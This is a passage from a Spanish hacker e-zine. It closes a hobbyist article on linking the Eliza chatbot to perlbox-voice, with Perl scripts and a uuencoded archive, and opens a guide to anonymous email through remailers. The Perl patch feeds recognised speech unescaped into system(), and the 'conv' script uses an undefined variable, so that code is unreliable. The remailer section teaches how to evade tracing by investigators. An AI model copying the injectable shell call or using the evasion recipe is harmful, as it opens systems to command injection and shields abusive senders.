En el mismo modulo de Eliza se explican todos los pasos que se deben dar y las posibilidades de las que disponemos.
A diferencia del Dr. Abuse u otros, Eliza actua como una psicologa preguntandote por tus problemas. Pero bueno, quien no quiere desahogarse de vez en cuando con su ordenador...

La libreria o modulo se instala o copia en el directorio:
/usr/lib/perlx/vendor_perl/x.x.x/Chatbot/Eliza.pm
Las 'x' se sustituyen por la version de que dispone cada uno, normalmente la 5. En mi caso, perl5 version 5.8.1.

El script que escribi lo llame "conv", lo situe en /usr/bin y fue tan sencillo como lo que sigue:

```
---------------------- conv -----------------------
#!/usr/bin/perl

use constant LIB_PATH => "/usr/lib/perlbox-voice";
use lib LIB_PATH;
use Perlbox::VoiceServer;
use Chatbot::Eliza;

my $voice_server = Perlbox::VoiceServer->new;
my ($computer, $he_says);
$computer = new Chatbot::Eliza "Ordenador";

srand( time ^ ($$ + ($$ << 15)) );

print "\nUsuario: $ARGV[0]\n";
$he_says = $computer->transform($ARGV[0]);
print $osiris->name, ": $he_says \n";
$voice_server->say($he_says, 3);
---------------------- conv -----------------------
```

Su funcion es tomar como argumento lo que dice el usuario, generar una respuesta atraves de Eliza y reproducirla en forma de sonido.

Que pretendia con este script? Pues bueno, ya que perlbox-voice interactua con sphinx2, tiene que haber alguna parte en su codigo donde almacena lo que el usuario dice por el microfono y lo compara con la lista de todo el vocabulario creado para generar la respuesta correcta.
Tambien debe decidir que hacer cuando esta no coincide con ninguna entrada del vocabulario, que mas bien es mandar un mensaje a pantalla del tipo: "Didn't understand" (creo que era asi).

El objetivo planteado era que cuando el usuario dijese cualquier otra cosa diferente a lo que contenia el vocabulario creado, perlbox-voice lo interpretara como algo que debia ser enviado a Eliza para que esta respondiese.

Buscando toda una mañana de funcion en funcion comprendiendo el funcionamiento de perlbox-voice di con el lugar correcto. En el directorio

/usr/lib/perlbox-voice hay un fichero llamado "PerlboxListener.pl"
hacia la mitad del mismo encontramos unas lineas como estas:

```
  if( not $found_flag and $use_magicword and ..............){
     super_handler( GARBLED_STATE, $this_command);
  }
  elsif(..................){
     super_handler( LOOCKED_STATE );
  }
  elsif(.........................){
     super_handler( GARBLED_STATE, $this_command);
  }
```

Pues bien, justo despues de los dos "super_handler(GARBLED_STATE, ...)"
debemos añadir la llamada a nuestro script de esta forma:

```
     system("/usr/bin/conv \"$this_command\"");
```

Y tan facil!. Dado que lo que nosotros decimos se almacena como os podeis
imaginar en $this_command, podriais hacer cualquier otra cosa con el.

Despues de probar todo esto, y ver que no ha sido tan dificil su proceso,
llegan las decepciones. Cada problema peor que el anterior.

Primero tenemos el mismo problema que con "randsal", aunque nos contestara
a lo que nosotros le decimos, no podemos llamar otra vez al dispositivo de
sonido y que la voz se reproduzca.

Segundo y el peor de todos los que me he encontrado, es que sphinx2 entiende
lo que le da la gana. Esta bien que no soy ingles y que mi pronunciacion no
es perfecta pero, esta claro que se saca cosas de donde no existen.
No he probado con sphinx3 y sphinx4, cada uno ocupa mas espacio que el
anterior, habra que comprobar si lo utilizan provechosamente.

Tercero, no siempre que hablamos o decimos algo que no este en el vocabulario
tiene que ser para hablar con nuestro ordenador. Aunque esto no seria muy
dificil de solucionar. Por ejemplo, perlbox-voice permite usar lo que se
llama una "magic word", esto es una palabra que debemos pronunciar unos
segundos antes de lo tenemos en el vocabulario para que sepa que queremos
interactuar con el. Asi no se produciran cosas accidentales mientras no
digamos la "palabra magica".
Lo mismo abria que hacer para hablar de tu a tu con el ordenador, por ejemplo
mi ordenador se llama "Prophecy", tendria que decir primero esta palabra
y despues comentarle mis problemas para que me responda. Aunque yo cuando
hablo con un amigo no estoy diciendo a cada frase su nombre.

Aun queda mucho trabajo por hacer, pero ahora el "objetivo" tambien esta
en vuestras manos.

```
......................
.. 06. CONCLUSIONES ..
......................
......................
```

Muy poca cosa que decir aqui. Nada mas que, la mayor parte de los problemas
con los que me he encontrado son la falta de un software de calidad en
españa para dichos usos (ni por asomo digo que todo el software sea malo,
porque ciertamente, no lo es).

He tenido muchas dificultades a la hora de encontrar un simple "botchat" de
fuente abierta y, aun despues de todo, resulta que no es español y, si le
buscamos mas las cosquillas, resulta que hasta el Dr. Abuse para Windows se
comporta mas como un amigo que Eliza.

Quien me diera al Dr. Abuse con el codigo fuente y para linux... De todos
modos puede que el problema pueda haber sido la busqueda infructuosa por mi
parte. Si alguien conoce algun software para linux que pueda brindar mas
posibilidades porfavor hacermelo saber.

No se, quizas el problema puede que sea el haberme adelantado un poco en el
tiempo, es decir, por ejemplo, primero se creo el festival, y luego salieron

a la luz parches o pluggins para que se reprodujera la voz en otros idiomas, entre ellos nuestro querido español. Por lo tanto, nadie dice que dentro de poco alguien no pueda crear un pluggin para el "sphinx" que reconozca voz en español u otras lenguas.

Todos sabemos que, por el momento, el "ingles" es el idioma que mas resistira en el futuro, casi todos los demas estan condenados a la muerte o desaparicion. Pero, creo que estamos acelerando demasiado este proceso.

```
.................
.. 07. SCRIPTS ..
.................
.................
```

Aqui pongo todos los scripts necesarios para realizar lo aqui descrito en forma codificada. Algunos solo deben añadirse a los directorios adecuados y alguno de ellos sobreescribira al original. Asi:

```
perlbox-voice      -> Sustituir por el original en /usr/bin
pbox-voice-lc      -> Añadir en /usr/lib/perlbox-voice/
randsal            -> Añadir en /usr/bin
conv               -> Añadir en /usr/bin
PerlboxListener.pl -> Sustituir por el original en /usr/lib/perlbox-voice
pv                 -> Añadir en /usr/bin
```

* El archivo "saludos.txt" lo teneis que crear vosotros y situarlo en /usr/share.

Le pasais el "uudecode" y tendreis los programas a vuestra disposicion.

```
------------------------- Scripts ---------------------------

begin 644 Scripts.zip
M4$L#!!0````(``UAYC(]>$X%!P$``+,!```$````0T].5FV044O#,!#'W_,I
MSMJ'%ENJB"_I5I@B*@@.E;TX'6E[NF";E"2;SD_O+:5EB"]YN/O=[W^YXZ-L
M8TU62I5U:!K&-A:ATLHZH1S<WUVNYK/G6Y@6$'BPD:4'2_V=;K6L,,C]"-5'
MNJ_,>XKSQ1Y[0K-%TW>NUL*5VG%^W<@?D3/6[B#TLI7U&$S_G4X+A5_YGH["
M2K?=QJ%)(%S3F-C9.&=CE02$_@F"X,'4J$2M#2W-K!&JCL#)%N&-C"&<^'<R
M@;.+.`;RL<Y(ND*P5&4CJD_U@0V'</9XLW@Y?5TJL@SA%#B&IX4CM7W7IHT&
MF&2]ZX!2HL4$`C[^``KEX272@AK1`"1P3J)?4$L#!!0````(`"QAYC)MS+2,
MYP$``'@%```-````4$)/6%]63TE#15],0Z54T6K;,!1]KK_BSADEA04OL*<8
M!S+(MD+3E3G;V,O$M7R;:)5E(]EIL]+]<9_Z`Y/EICB)V1XL,!CYG'O/N4?R
MX%50&1TD0@4%:>EY@ZC'\@:+I[22N8$M2)%HTH]H>I:L#`'/E2E1E7!Q_IY=
MS9:?()J"[Y3;-DYYDM^--KG@Y(>.8O=?T,V.*;7@9?-^U3`FDV\U)2:](1UZ
M^[V67[[.3TYLHW$('6N0Y+DD5%#JBO:9'V87<4-]^V_J-4I#!VT7\4=V^9E=
MSK^S>#E;SN&Y4.]HSI7@`J7XC5P\*4@)-J@%)I+Z1I1MX;6;/3-NDLYDU#7C
MT531;>@(O-*:5,DRLVJF$OE^?Y,+%*IG#:=."E.2(LTTF<)&0Q#M>QQ-;5RZ
M9#M@Z+4=1?YQ!>NNT,(F[+>1M>?;M9`T')_=>P!&$A7VR-G7TU)D0JT87UM3
MC*.4"?*;T'NP4XKM"9>8(7!,$0RM*I7F4*"V.WE6Z#Q!#:JBC;V+&2F#OVS*
MIDJ@LR;<>[8?U,9M/BPC8W#589FOB=_L/IOA6:T2Q/7P@/8'@I_Q[,<D`&>I
M7H<`\XP(PAW@8+BX';8Y;\9-LX?.CHJ.KPVJ]`CD^R^"]@Y@U`;N%$%W6COZ
M?_2^:^FM'TUEI97[J=0)_@5O2P,$%`````@`-V'F,EN?P2H(`P`Q@<```T`
M``!015),0D]87U9/24-%G57;CM,P$'V?KS"A@B+19@&!D%9>"1`W:;D((5[*
M*G*3:6+%L8WM=%OO?BQ_PCA)N^T*MKN\Y#*9<^;X9#R^>R=MO4OG4J<6G0)H
M/;+<:!^$#NST_<OL\XNO[Q@_84F7J.2\2YR;U61I9([),<!(N)*/7GQY^VUV
M='8,<C&.$88_6)(\^`6,W?-2![&2_A@N`'P[9YL`BY^MHS>6[/&RF<K/V"S4
M9]\UU=@F=>')"3N5&@4KHMA&Z,+X*VD$C&GO=4"W$#]9Z7XO9"ZZ+-)`&N^,
M)P4;O?[X[=?]=Y\^O+Y_,4W2Z?[:'G3JV=U0H6:Y0Q&0A8I4%]+%#TU-#^,#
M',<WS$Q#8V,VQ/Q1;C,?'$]RRR9?6#+=_`J"T8KCDOV>^*MDG1G,KWW`9CRP
M1?(#W$6PJBVE_C_RK;%XO;'IJ22H1C>E5EML;5Y(Y\-#)@+1VL""8<KDT7-O
M*ZE7S(I0^<[--1OUL<<9M2Y/>D$Q7#5-%O,V,=(SP?'0O,2FNEX?P!,J'Z1N
M3>LW(J(_>]2'D5V=BWA!Y?$:ENOQ&[7%GEI?"8<;5-J8`E5*:TR?U;N*+U=]
M,^@_)%^A.4P0K\:B'K_Z]/'-P^0DF=[JOW<L_8Z-!)#`+);//.9!&GT&0?B:
M7]>)F[T`HD0=>J]W^_ESG[VM:Q44,@\WXDSSUCEBG1("E-!E2T6RSH;;X54#
M9!O?V@M#?D;3]*]R4_"$NUV1B`#_^+*O^&X'`LR,C9Y>>KO'-UFB\Q3FTZ/G
M0,]SXV589PJ7M-@G8)58>]/J@C^""I7-YLZ<>W2\,3^E4@(*]'4P-NNG!]=&
M(S2BE#E7G?7Q7,GZP%'_(9-Q-"^%XD]IY,V&]5S*T[*L`O=BS;Q"M.P<E8)X
M,AF%O.[OT!BGI2Z[-$*STIB"#<$X/]:FA7.<;V52Q49JJKF*3P1?2N3!T+P!
M+&0PCM<T;Z!I/0E=-8TGK5+Q.EZA,DU7^4>+SCB`>/0-(V][WH6Z/_&&V;CS
M:^W>D7`!M/%V@2H_#)S$I``;;5I<R1#?_P!O2P,$%`````@`U&CF,M:\46?F
```

```
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
MI<J($DT\22>=")+)<'AJDZJTBMOS>L`9D>,EZBE*IFJ4_2RG\>H%N5N&A)R+F
MWJ2XQ]7/J>/9"XS''"#SQ;+CXKY,RHUQ.7,U\-`%6=A":R6K%-QU*H7`F%,'
M$?D\:T5[;0=X6*QOA\HV*!A(,,4X[NP*FQI]_.FS9S$U^T4)IFH3K)IG'@LK
MVIY>$[JIJACW*C/IX[U*4CX+R4FU_VS\PK.XCZ;X;[\!5="Y+#"A)GW9[.DD
MS(LTVB*L8-[V7.J%O/"I&:#QR\?9UQ];L$TXA8A2D(KY517V&_N'#5W+5'_[
M,`\@PA(.BSMT'UXM6ND:TJ#=*$I8YK4T254G%WF,K3!1TO@6;GV_,ZRAW=7,
ML6W<X]I/HP0OLYAP90F^LB*>C6):PY>0"7V'(BC68/:"X8('D11*'FM$AIH*
M6.!/<9_TD0R/'YHD0G?D\A3CTJ_(FF=7HH7KQ-4\'7"HN)TXGC5_(`O9,89Z
MK123&)J`HN5#:Y#;66>'#)Z#-_0%6W"E0FZKF:FX\"C!5<?+J$'2FT_964RN
M(<();8JT,R2A3RH/'.<AHCQ@B+BQB_":LMF8-HYE<,>44)5I)F+X#\WA$]PJ
M#&PRG#);43.1JAIH-+;E3>VB27NON*8T5:6RPU*:=%7JW'#;:8"9.3"3X^';
M[33;4-EWWR@9-:=6^4)QHVH5VOONUU]GZ#GG%%(U0=GOL)_3^FG?_;D05/75
MZE2^J.QKF3NA4&A"]$:U&)!!]>Y.T2OX;\O+]!*T5C!,=9O`!F/B<@=79NEO
MI0*X%KPI]K$MAD7XRH/6`0IVP'6LN)E@5_3U,(&-F.<4Z9"Y$'5"?0U_OL6U
M,H8>M,W\XPCDG?A>\$HH6`NR+9SOWU0.3"W[-G;MVV@+$',$>X%!T?(C(=>:
MI<V^N5RM01)3^8Z)&Z_-TNRD2(K'&9W;QJ^%V)+^=#4XKN=-,A9U*MN&OR]^
M*+A2U@*H/4%(C\`9VH.NDS[*I5ZFR$*^I*UYL9P5RGS1/Q$'"C%<K.9,;P7Y
MM$;+P^M$KH]2=DR"R>0=?"QI\!]+Z5(10LFTX)DR;.TZ#_*\:PMY<L;MP`C_
M%Z6$C&]4"GN87'#K;^W_F'+P<DPI'2AN4.(NTPS1!!?CF+_8,285\X27)SR=
MV)'4?Q9I#\\JK.A6Q`TJ#.K'U'=!<:C5.(D8[\68!),*P)/O)<!3.)[ESQ/,
MBB94Z7LJ]LQ%%I_`)A@59[%</CDCPJ@HT1$UQET_"9+H*505-JMU.)&5HC6D
M\EN`R5H)2GD/HJ1/5/>HWT'[$]3MV,,\A#*4)G^QT=HQ'#;E3R52M]EJYH;"
M'``V$A3JUS@J?K+G-EM8G29XTO([AE?E2H^2L9^A0L;>&U^9+J(<L0K=@^/H=
MO2:$TJ0G"I'D1(>L?JCS$KE\H&DVFPCG^I%X>X4O<8`9-/^#69`3+N%%^A(O
M<*8%U+_=$FW*K"4<L7KS%=3]E?KFY6\OZ2WPO0W_0E,W=;'\M3("J90BD\U>
M.0@*U'R]2R4J">1[BEL9[Z@+==Y.9\DR-X)&P%LZ/G?[.CDF/7,GKOL!=7SI
MD3RTD;UJR*N%3Q@$L%H$/E:K2VN5?L%'J.,#GY>\7+YO6YI_T$B]GJ*F);^4
MAB+#*2'YBHXV36F5I".GT49S9AS+(PZ%B),TWO`6QHZF`<BH46;+5;RA@TS>
M^$_/)Y_NWRJI9J<B5ZK>O.UDC8DRI0H6->47Z6+\,NN<%%?SA,!R5-YJ2=<L
M#?%#5`R:@A<3?EQLOH?W-!#Q`HRV!<SC,?R;G`+F-\RB'`8CP"W;0`7_B:"2
M,5!52UI*A`F(DA,)D,:5AIZI4*\Z1A-U,'![;EQI?#0;-<+5$XE5@L*HRJ+-
M9[GZZ?#GG7":`FL\`>1,?B;*]U#-4)1Z0NA)5CR6%P59/IIF:'G-PV&5^H57
MGH5H"@>BV9D%5`Y^`%7)<6'/W8K&6_@9_$&ZU>[N=3^+CPR!$Z,B7JX(]804
M9>>G.".$I,-YUU+;QLIQA>CQ:<F"]`9R%]$+1`M3:9YO1J);IGSDJ:T$[NBM
M&Z3&CYIVM",4N!T93TYOJUGS",T"[*-TM8.TQXCJ?9-'*&X=%#Y&M0ALEOXD
MS98>G4$_17R,O`;Y+-I9AO\HW0SJ632+W9$LA.Q4B`K[N$L\F^@NDOE6P1U?
M^CVN)'ZDA_5C%IMY,IH7AX2B%V-\:KVFU9:&''[KN,SCL5X&R\JOU8KYU?=5
M_-O0ZC`1('A3PY_0%)#V:]/OCNM;7CZ7/'Y3HSPEZ_P^147.FVF(M*B,L]_A
MX->#O)B04ZJ!7F&CT&S,S;*+7H;W`+'FD\0PMR@24VEE3419?N<'D?S'SP).
```

```
M!A>U4D[Q3ZWO(;K_.1T91COP!M&.BW6Y/`=0(+7M2^?%[%!:#:8&KC0AE*)9
M-R<BJH1VZ$CMS.S&)5$UQ&R3++@.=4L`&M"89_Z5E7(*(&TRG05F(8=PV;WH
M&=N7>J`.^2TY*A\LUY>W>D0_$8+I;U3*B0M?M'\Y%GZ'D;R^(\I.TQ#SP`=Q
ME\S@1&>!S<L_<1H:T=:67E)KFJ^5RW@J0\^[HD>^9=#YF)/$=#Z(A06S(A:E
MC!S"Z.9R<#7JCPPC%U!V?VC!3.F:1'X?*4O3/-=GIM`):F".\_%K<&S%9B1)
M@K4!ATU\R9/!`XU%AVW\$I-^%T/LXCE7I[W1R;#/[^H8QE"BI*KF.K;%+2K1
M!*4N?4I8%MGI/1%%TEX/L/H8&,99>L5-32CP_P4F6*)%S`7B',LK/BTZ+[RE
M4U6AA1G+"9^Y=$T!G6O(?D]<+*LRRU2Z=#3IVUXRHPM\HN[GERSM6PS>U19A
M99H8L@C5%C&ID_2UK<)\"&QKFGA6N%&?N[.9!O7P8?B#8/H!)4_-!_R^I!2*
M]R=:^/422Z),].[U^/U@B,XCKZ2>F/)6:F7)2%E2>^CB,03A')/;PJ74"EU*
M)4CE7BJ']EE<I3/<CIW$QK\`4$L#!`H``````$YFYC(T&NM.(0```"$````"
M````4%8C(2`O8FEN+V)A<V@*"G!E<FQB;W@M=F]I8V4@;&,@)@IO2P,$%```
M``@`:U';,N8)\RH;`0``WP$```<```!204Y$4T%,;8]12\,P%(7?\RNNM0\M
MKM:]KFMQBK"!X'"R%S=*VMZQ0$Q*TG:;XG\W3:KH\"VY]SOGW'-Y$;=:Q043
M<8V*$])JA%(*W5#1P./B+E_.7N:09N!9D+/"@H4\1IUD)7J)E9CY#^TF2T=-
M)NL>6Z'J4"6$O)W`U^;#*JGR"O-.OD/Z+QQE`@]&(6L4P>SY?KY8/XW`F]H[
M])XJC#7E;27U=7-LO-"@ASWC&$P'.`L_")@T![WZ;&N2_#SIAPRN4A@GY),0
MW]1MS.9V`(T/VT'@QAG<.!?*#:*HJ-PBM"X[14W3]%<&Y=M^4RMFQ-Y&;(2#
M^I=G-6?EHTS34^"@$8S#_B3D&OO0DDN-W]7#/[X/2DDU6.*1-8$5DG/%%U!+
M`0(4`!0```(``UAYC(]>$X%!P$``+,!``$`````````$``0`D@0```!#
M3TY64$L!`A0`%````@`+&'F,FW,M(SG`0``>`4```T`````````0`!`"2!
M*0$``%!"3UA?5D])0T5?3$-02P$"%``4````"``W8>8R6Y_!*@@#``#&!P``
M#0`````````!``$`)($[`P``4$523$)/6%]63TE#15!+`0(4`!0```(`-1H
MYC+6O%%GY@X``.LK```2`````````$``0`D@6X&``!015),0D]83$E35$5.
M15(N4$QO2P$"%``*`````!.9N8R-!KK3B$````A`````@`````````!``$`
M)(&$%0``4%902P$"%``4````"`!K4=LRY@GS*AL!``#?`0``!P`````````!
F``$`)('%%0``4D%.1%-!3%!+!08`````!@`&`$T!```%%P``````
`
end

---------------------- Scripts --------------------------

.................
.. 08. DESPEDIDA ..
.................
.................



Mis queridos humanos, dado lo interesante de este tema, me gustaria
que si alguien hiciese nuevos descubrimientos o consiguiera alguna
mejor comunicacion con el PC, me lo hiciera saber.

Repito que tecnologicamente no estamos a la altura de ciertos paises
pero nadie nos impide que un futuro podamos incluso llegar a estar
mas arriba que ninguno.
Seria de mi agrado que alguno de vosotros ya os estuvierais comunicando
con vuestro ordenador.

Recordad una cosa durante el resto de vuestra vida: Cuando las maquinas
nos superen en inteligencia, fuimos nosotros quien las creamos, nosotros
fuimos y somos sus padres, hemos cambiado el curso de la evolucion y,
si algun dia hay que buscar algun culpable, no os olvideis:
FUIMOS NOSOTROS!

Para terminar, otra frase celebre de Isaac Asimov.

-> Si el conocimiento puede crear problemas, no sera a traves de la
   ignorancia que podamos resolverlos.


                                                                by blackngel

*EOF*
```

consultas, dudas, criticas... <thenemi@nym.alias.net>

- Disimula!
- Y la mula dijo si...

/.//././././././././././././././././././

Muy buenas. Otra vez nos encontramos tu, yo, y este editor. Esta
vez voy a contarte algo (practico) acerca del anonimato en la red,
centrado sobre todo en el correo electronico .

Asi que se supone que al final de este articulo deberias ser capaz
de ocultar un poco el rastro que dejan tus correos...
Vas encontrarte muchos ejemplos que estaran entre los simbolos --> ++++++++++
Cuando tengas que teclear algo desde la shell (MS-DOS, bash...) te encontraras
con un .$ delante. Ya, ya se que lo sabes.
No voy a comentar nada sobre programas tipo outlook, thunderbird y
puntos suspensivos, ni de vulnerabilidades de estos. De hecho, apenas hablo
sobre gestores de correo.

Faltan muchas cosas acerca de anonimato, especialmente de navegacion segura
(proxies..), que quedan para otro texto, mio o de quien sea.

Esto esta escrito con la intencion de que sea una especie de "receta" para
que sepas crear cuentas nym, pero con el objetivo de que entiendas lo que
haces, y de paso, aprender algo nuevo, que nunca viene mal.

CONTENIDO

/.//././././././././././././././././././

1. Correo electronico

 Espera, dejame pensar... A ver por donde empiezo.. Si, creo que ya se por
 donde:

++
Received: by 10.5?.39.4?; Sat, 5 Mar 2005 09:27:39 -0800 (PST)
Message-ID: <dc72417505726508272d29a53@mail.gmail.com>
Date: Sat, 5 Mar 2005 09:27:39 -0800
From: usuario <usuario@desconocido.com>
To: "thenemi ." <thenemi@nym.alias.net>
Subject: 73 v0y 4 j4ck34r
Mime-Version: 1.0
Dime como se hackea hotmail
++

Lo de ahi arriba es un ejemplo de un email con sus cabeceras y todo. Bonito, eh?

Puedes ver las cabeceras de los mensajes entrando en las opciones avanzadas de hotmail,si usas hotmail,o darle a show original en gmail...

Pero observemos: Que podemos averiguar viendo este mensaje?
- En primer lugar tenemos una fecha, y una hora [Sat, 5 Mar 2005 09:27:39].

- De segundo plato, su direccion de correo: [usuario@desconocido.com], a traves de la cual podemos contactar con el/ella.

- Y, si seguimos, una ip: [10.5?.39.4?]
Parece ser que nuestro usuario no es tan desconocido. Se podria dar el caso en el que supieramos que esa ip pertenece al ordenador de una biblioteca, y podriamos saber tambien quien estaba a esa hora en la biblioteca...
(si quieres cambia biblioteca por cibercafe).

Lo que ocurrira por lo general es que se trata de la ip de un servidor de correo.
Pero el grupo de delitos telematicos
[http://www.guardiacivil.org/telematicos/index.htm --> web a lo matrix]
no tendra (demasiados) problemas en acceder a ese servidor de correo para consultar que ip fue responsable de ese mensaje, y con mayor razon si el mensaje se trata de un intento de phising, amenaza de muerte, ciberterrorismo, o cualquier otra cosa.

Resumiendo: si quisieramos enviar un correo anonimo deberiamos ser capaces de ocultar nuestra direccion, nuestra ip, y la hora a la que se produce el envio. Es aqui donde entran en juego los... (redoble de tambores)

1.1 Remailers

(kill -9 redobledetambores)

A estas alturas todo el mundo tiene una cuenta (o mas) de correo electronico, y sabe recibir y enviar correo con ella (eso espero). Tambien confio en que a estas alturas seas consciente de que una direccion como noexisto@yujuu.com no te hace invulnerable. Pero me estoy desviando del tema...

Un remailer es un repetidor de correo. Es decir, que coge tu correo, y se lo envia a quien tu digas. De esta forma, el destinatario lee en remitente (aka "From:") la direccion del remailer, no la tuya. A este tipo de remailers se les denomina cypherpunk.

Existe otro tipo, conocido como mixmaster que "evita" los metodos de rastreo, y ademas encripta. (mas info en los enlaces,hay una web que trata sobre ataques a mixmaster)

Para mayor seguridad se pueden encadenar varios remailers, es decir, tenemos el remailer A, el B, y el destinatario.
Pues enviamos un mensaje que le diga A que le diga a B que le diga al destinatario que no sabe quien somos.
La verdad es que me ha quedado un poco lioso, pero creo que se entiende...

+ Cabeceras que admite un remailer:

Bueno, esto es muy general, y no todos funcionan igual. Tendras que leer las instrucciones de cada remailer, pero por lo general suelen ser estas:

--> From: le indica de donde proviene el mensaje. Esto no lo admiten muchos remailers.
--> Anon-To: indica el destinatario.
--> Anon-Post-To: indica el grupo de noticias al que se va a enviar el mensaje.
--> Subject: el asunto
--> Reply-To: responder a...
--> In-Reply-To: en respuesta a...
--> Latent-Time: indica el tiempo que se debe retener el mensaje.
La opcion +1:00 indica que lo retenga una hora antes de enviarlo. +2:00r indica que lo retenga mas de 2 horas. y con -1:00 el destinatario lo recibe una hora antes de que lo enviemos. Esto es muy util si se nos ha olvidado enviar un

trabajo importante :P

A palo seco esto puede ser un poco coñazo, asi que aqui va un ejemplo:

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
From: bofh@currante.com
Anon-To: destinatario@currante.com
Subject: Estas despedido
Latent-Time: +1:00r

Deberias saber que esta prohibido utilizar internet en el trabajo
para flirtear en el irc.
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Al enviar este mensaje a un remailer lo retendra mas de una hora, y se lo enviara al destinatario con el asunto "estas despedido". Para el destinatario el correo se lo habra enviado "bofh". Importante la linea en blanco que hay antes del mensaje. Solo faltaria enviarle el mensaje a algun remailer con nuestro cliente de correo.

Atentos, que todavia hay alguna opcion interesante que falta por comentar:

--> Encrypted: PGP para enviar un mensaje encriptado con pgp. (paciencia)

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
::
Encrypted: PGP


-----BEGIN PGP MESSAGE-----
Version: 2.6.i
hIkCuMeAjnwmCTUBA+dfWcFk/fLRpm4ZM7A23iONxkOGDL6DOFyRi/rOP8+pH2gf
HAi4+1BHUhXDCW2LfLfay5JwHBNMtcdbgXiQVXIm0cHM0zgf9hBroIM9W+B2ZO7i
6UN3BDhiTSJBCTZUGQ7DrkltbgoyRhNTgrzQRR8FSQQXSo/cf4po0vCezKYAAABP
smG6rgPhdtWlynKSZR6Gd2W3S/5pa+Qd+OD2nN1TWepINgjXVHrCt0kLOY6nVFNQ
U7lPLDihXw/+PPJclxwvUeCSygmP+peB1lPrhSiAVA==
=da+F
-----END PGP MESSAGE----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

En el mensaje encriptado tiene que ir el destinatario. Tranquilos, ya lo veremos con mas detalle.

--> Encrypt-Key: contraseña Para encriptar el mensaje.

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Encrypt-Key: tu_password

**
cifra esto, por favor
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Recordar estas dos ultimas opciones que nos van a ser utiles dentro de unas cuantas lineas.

Ahora que ya sabes la teoria puedes practicar. Prueba a enviarte mensajes a ti mismo a traves de algun remailer. Como, que no conoces ninguno? Echale un ojo a la seccion de enlaces ;)

